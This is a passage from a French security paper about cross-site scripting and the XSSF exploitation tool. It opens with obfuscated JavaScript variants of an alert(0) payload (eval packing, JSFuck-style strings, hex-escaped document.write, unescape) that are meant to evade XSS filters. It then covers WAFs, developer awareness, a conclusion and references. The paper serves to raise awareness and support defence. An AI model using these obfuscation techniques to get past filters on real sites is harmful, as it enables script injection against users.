            RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1(0);',2,2,'|alert'.
            split('|'),0,{}));
```

```
            function name(str) { eval(eval(str));}; name('(![]+[])[+!+[]]+(![]+[])
                [!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])
                [+[]]+"(+[])"');

            document["\x77\x72\x69\x74\x65"]("\x3C\x73\x63\x72\x69\x70\x74\x3E\x61\
                x6C\x65\x72\x74\x28\x30\x29\x3B\x3C\x2F\x73\x63\x72\x69\x70\x74\x3E
                ");

            eval(unescape("%61%6C%65%72%74%28%30%29"));
        </script>
    </body></html>
```

Ces multitudes de façons d'écrire un même script (ici seulement « `alert (0)` ») rendent d'autant plus difficile le travail pour les filtres XSS qui doivent être conçus pour bloquer toutes les possibilités d'injection de code autre que celui prévu. On peut aussi imaginer une fonction décodant des caractères en Base64 (par exemple) qui en elle même ne sera pas malicieuse, mais qui peut recevoir une chaine malicieuse en entrée qui ne sera pas forcément détectée par les filtres. Il n'est pas rare de voir 98% de code non malicieux servant à décoder les autres 2% qui eux le seront...

Pour le moment, il n'existe pas de solution miracle pour se protéger individuellement des XSS côté client. Côté serveur, on peut par exemple utiliser des WAF (Web Application Firewall), qui serviront à bloquer certaines XSS (même s'ils ne s'appliquent pas seulement aux XSS). Ceux-ci jouent le rôle de filtres appliquant une liste de règles à respecter pour les conversations en HTTP.

Heureusement, il existe un moyen vraiment efficace afin de réduire la fréquence de rencontre de ces vulnérabilités : la sensibilisation des développeurs et des chefs de projets afin de rendre efficaces les contrôles XSS côté serveur. Par expérience, bien trop peu d'applications mettent en place de vraies protections, par manque de temps, de moyens et surtout de connaissances. On notera que les contrôles sont souvent réalisés côté client par l'application, et peuvent se contourner assez facilement avec un proxy par exemple. Dans chaque langage de programmation, il existe déjà de nombreuses fonctions permettant de filtrer les entrées utilisateur. Des protections plus « personnelles » sont souvent implémentées, mais s'avèrent dans presque tous les cas inefficaces et sont facilement contournées...

6 Conclusion

Nous avons montré dans ce papier, au travers du nouvel outil XSSF, que les vulnérabilités XSS restent dans la majorité des cas plus simples à exploiter qu'elles n'y paraissent, et surtout qu'elles peuvent mener à des attaques de grande ampleur.

Alors que beaucoup de personnes pensent leurs éléments internes (applications, page de configurations d'éléments réseaux) hors de danger car restreintes d'accès, le tunnel XSS permettra de démontrer le contraire, dans le cas où un accès Internet est possible depuis ce même réseau.

Pour le moment, l'outil fonctionne en environnement réel, sur la majorité des navigateurs utilisés (Firefox, IE, Opera, Safari, Chrome, Android Browser, iOS Safari), quelle que soit la version, avec une installation par défaut.

Espérons donc que le projet XSSF et les autres puissent aider à faire prendre conscience des réels danger de ce type de failles, encore rencontrées sur bien trop d'applications.

7 Remerciements

Je tiens à remercier Imad Abounasr pour l'idée de réalisation du projet XSSF, ainsi que pour les nombreuses relectures et corrections qu'il a apporté à cet article. Je remercie également Pierre Gardenat pour ses travaux concernant les XSS (notamment SSTIC 2009 et MISC 49), lesquels m'ont servi d'inspiration pour le début du projet.

Références

1. WhiteHat Security : *WhiteHat Security 11th Website Security Statistics Report.* 1er trimestre 2011. http://www.slideshare.net/jeremiahgrossman/11th-website-security-statistics-full-report-q1-2011
2. Pierre Gardenat : *¡script¿alert('XSS')¡/script¿ XSS : de la brise à l'ouragan.* Actes SSTIC. Juin 2009. http://actes.sstic.org/SSTIC09/XSS-_de_la_brise_a_louragan/SSTIC09-article-P-Gardenat-XSS-_de_la_brise_a_louragan.pdf
3. Dafydd Stuttard, Marcus Pinto : *The Web Application Hacker's Handbook : Discovering and Exploiting Security Flaws.* 2008
4. OWASP (Open WEB Application Security Project) : *Cross-site Scripting (XSS).* 2010. http://www.owasp.org/index.php/XSS
5. OWASP (Open WEB Application Security Project) : *Testing for Cross site scripting.* 2010. http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
6. Gunter Ollmann : *HTML Code Injection and Cross-site scripting.* 2007. http://www.technicalinfo.net/papers/CSS.html

7. Wikipedia : *Cross-site scripting*. 2010. http://en.wikipedia.org/wiki/Cross-site_scripting
8. Jeremiah Grossman : *XSS is the New Buffer Overflow, JavaScript Malware is the New Shell Code*. 2007. http://jeremiahgrossman.blogspot.com/2007/04/xss-attacks-book.html
9. IE 8 XSS filter exposes sites to XSS attacks. http://goo.gl/42CsK